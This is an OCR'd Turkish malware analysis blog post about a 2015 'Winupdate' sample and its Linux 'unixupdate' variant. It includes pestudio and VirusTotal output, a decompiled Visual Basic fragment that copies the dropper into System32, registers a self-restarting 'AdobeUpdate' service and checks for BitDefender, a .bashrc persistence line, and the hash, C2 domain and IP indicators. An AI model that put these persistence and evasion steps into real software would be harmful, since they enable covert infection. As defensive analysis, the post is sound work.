
24 Mart 2015 tarihinde derlenen Winupdate programı çalıştırıldıktan sonra WMIC işlemine (process) kendisini enjekte ettiğini ve ardından %temp% klasörü altında AdobeUpd.exe (sha1:013E276E46732F2B8D4CC0489886B6CCE7C229A4) ve AdobeUpdate.exe (sha1:A8B1C28D3F6D977F9D2ABF386197C57DE67667A6) dosyalarını oluşturduğunu gördüm.



pestudio 8.54 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\polgov\binaries\winupdate.exe
indicators (8/17)
virustotal (39/55 - 21.11.2016)
dos-stub (136 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (4/15)
sections (3)
libraries (1)
imports (4/112)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (Executable)
strings (283/7272)
debug (n/a)
manifest (n/a)
version (1/10)
certificate (n/a)
overlay (n/a)
property
value
signature
0x00004550
machine
Intel
sections
3
stamp
0x551152D9 (Tue Mar 24 14:04:41 2015)
PointerToSymbolTable
0x00000000
symbols
0x0000 (0)
SizeOfOptionalHeader
0x00E0 (224 bytes)
processor-32bit
true
Relocation stripped
true
Large Address aware
false
uniprocessor-only
false
system-image
false
dynamic-link library
false
executable
true
debug information stripped
false
if on a removable media, copy and run from the swap
false
if on a Network, copy and run from the swap
false



pestudio 8.54 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\polgov-ext\adobeupd.exe
indicators (3/10)
virustotal (7/57 - 21.11.2016)
dos-stub (120 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (4/15)
sections (3)
libraries (1)
imports (4/65)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (2/7)
strings (30/275)
debug (n/a)
manifest (n/a)
version (1/9)
certificate (n/a)
overlay (n/a)
engine (57)
positiv (7)
date (dd.mm.y...
age (...
McAfee-GW-Edition
BehavesLike.Win32.Downloader.mz
21.11.2016
6
McAfee
Generic PWS.y
21.11.2016
6
Avira
TR/Siggen.juhli
21.11.2016
6
DrWeb
Trojan.Siggen7.6489
21.11.2016
6
NANO-Antivirus
Trojan.Win32.Mlw.eilmxp
21.11.2016
6
Avast
Win32:Malware-gen
21.11.2016
6
Bkav
clean
21.11.2016
6
MicroWorld-eScan
clean
21.11.2016
6
nProtect
clean
21.11.2016
6
CMC
clean
21.11.2016
6
CAT-QuickHeal
clean
21.11.2016
6
Malwarebytes
clean
21.11.2016
6
Zillya
clean
18.11.2016
9
SUPERAntiSpyware
clean
21.11.2016
6
TheHacker
clean
17.11.2016
10
K7GW
clean
21.11.2016
6
K7AntiVirus
clean
21.11.2016
6
Arcabit
clean
21.11.2016
6
TrendMicro
clean
21.11.2016
6
Baidu
clean
21.11.2016
6
F-Prot
clean
21.11.2016
6
Symantec
clean
21.11.2016
6
TotalDefense
clean
21.11.2016
6
TrendMicro-HouseCall
clean
21.11.2016
6
ClamAV
clean
21.11.2016
6
Kaspersky
clean
21.11.2016
6
BitDefender
clean
21.11.2016
6
ViRobot
clean
21.11.2016
6
Tencent
clean
21.11.2016
6
Ad-Aware
clean
21.11.2016
6
Emsisoft
clean
21.11.2016
6
Comodo
clean
21.11.2016
6
F-Secure
clean
21.11.2016
6



İlk olarak AdobeUpd.exe programını VB Decompiler aracı ile incelediğimde, çalıştırıldıktan sonra %TEMP%\AdobeUpdate.exe programını %WINDIR%\System32\AdobeUpdate.exe klasörüne kopyaladığını ve Windows yeniden başlatıldığında otomatik olarak çalışabilme adına AdobeUpdate servisi oluşturduğunu tespit ettim. Bu arada unixupdate programının Linux üzerinde çalıştırıldıktan sonra kendisini kullanıcının HOME dizini altına .unixupdate adı altında kopyaladığını ve bulunduğu dizini .bashrc dosyasının sonuna eklediğini de Linux kullanıcıları ile paylaşayım.


FileName:
C:\Users\Mert\Desktop\polgov\AdobeUpd.exe
...
Decompile
Objects Tree:
Native Code
Parse stack parameters
Procedure analyzer and optimizer
Code
Sub_Main
moduleA
API
Sub Main
2669: GoTo loc_004027C6
266E: 'Referenced from: 0040250B
266E: var_A8 = var_98
271B: var_68 = "move " & Environ$(var_88) & "\AdobeUpdate.exe " & Environ$("windir") & "\
2758: var_78 = var_68 & Environ$("windir") & "\System32\AdobeUpdate.exe DisplayName= Adobe
277B: var_24 = var_78 & "sc failure AdobeUpdate reset= 30 actions= restart/10000/restart/
27C6: 'Referenced from: 00402669
27E4: var_D0 = "cmd /c "
27F8: var_88 = "cmd /c " & var_24
2825: If var_38 = 0 Then GoTo loc_00402DF5
2830: var_eax = Sleep(10000)
285B: var_88 = "temp"
2882: var_58 = Environ$(var_88) & "\tmp001"
2885: var_eax = Proc_403190(var_58, var_88)
288A: var_104 = Proc_403190(var_58, var_88)
28B7: If var_104 = 0 Then GoTo loc_00402B31
28C5: var_54 = "C:\Program Files\BitDefender"
28CF: var_eax = Proc_403300(var_54)
28D4: var_110 = Proc_403300(var_54)
28DB: var_eax = Proc_403230
28F1: var_104 = Not (Proc_403230)
2901: If var_104 = 0 Then GoTo loc_00402B31
2968: Open Environ$("temp") & "\tmp001" For Random As #1 Len = Len(var_3C)
299A: Get #1, 1, var_3C
Decompiled OK


root@ubuntu: ~
GNU nano 2.5.3
File: .bashrc
. ~/.bash_aliases
fi
enable programmable completion features (you don't need to enable
this, if it's already enabled in /etc/bash.bashrc and /etc/profile
sources /etc/bash.bashrc).
#if [-f /etc/bash_completion] && ! shopt -oq posix; then
. /etc/bash_completion
#fi
/root/.unixupdate
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line




AdobeUpdate programı çalıştırıldıktan sonra kaynak koduna gömülü olan komuta kontrol merkezi sunucularına 80, 8080 ve 443 bağlantı noktalarından erişmeye çalışıyordu. İşin ilginç yanı ise haberleşmeye çalıştığı komuta kontrol merkezlerinden çoğunun Türkiye'de bulunmasıydı. IP adreslerine bağlanmaya çalıştığınızda da bu ip adreslerinden bazılarının DVR cihazlarına ait olduğunu görebiliyordunuz. Özellikle DDoS saldırılarında kullanılan IoTlerin hedeflenmiş saldırılarda da zıplama noktası olarak kullanılması sanırım bu saatten sonra kimseyi şaşırtmayacaktır.


Domain	Address	Country
zenzhu.twilightparadox.com	85.105.29.177	Turkey
daisen.jumpingcrab.com	85.105.29.177	Turkey
wudang.ignorelist.com	85.105.6.207	Turkey
89b5a6ded5dee757ff07.mooo.com	-	-
allegro.crabdance.com	85.105.6.207	Turkey
xinjua.ignorelist.com	83.212.118.85	Greece
anbroib.strangled.net	83.212.118.85	Greece
checkip.dyndns.org	216.146.43.70	United States

Contacted Hosts

Download Contacted Hosts (CSV)


216.146.43.70 OSINT	80 TCP	wmic.exe PID: 2464	United States ASN: 33517 (Dynamic Network Services, Inc.)
85.105.6.207 OSINT	8080 TCP	wmic.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85 OSINT	443 TCP	wmic.exe PID: 2464	Greece ASN: 5408 (Greek Research and Technology Network S.A)
85.105.29.177 OSINT	8080 TCP	wmic.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.29.177 OSINT	443 TCP	wmic.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.6.207 OSINT	443 TCP	wmic.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85 OSINT	8080 TCP	wmic.exe PID: 2464	Greece ASN: 5408 (Greek Research and Technology Network S.A)

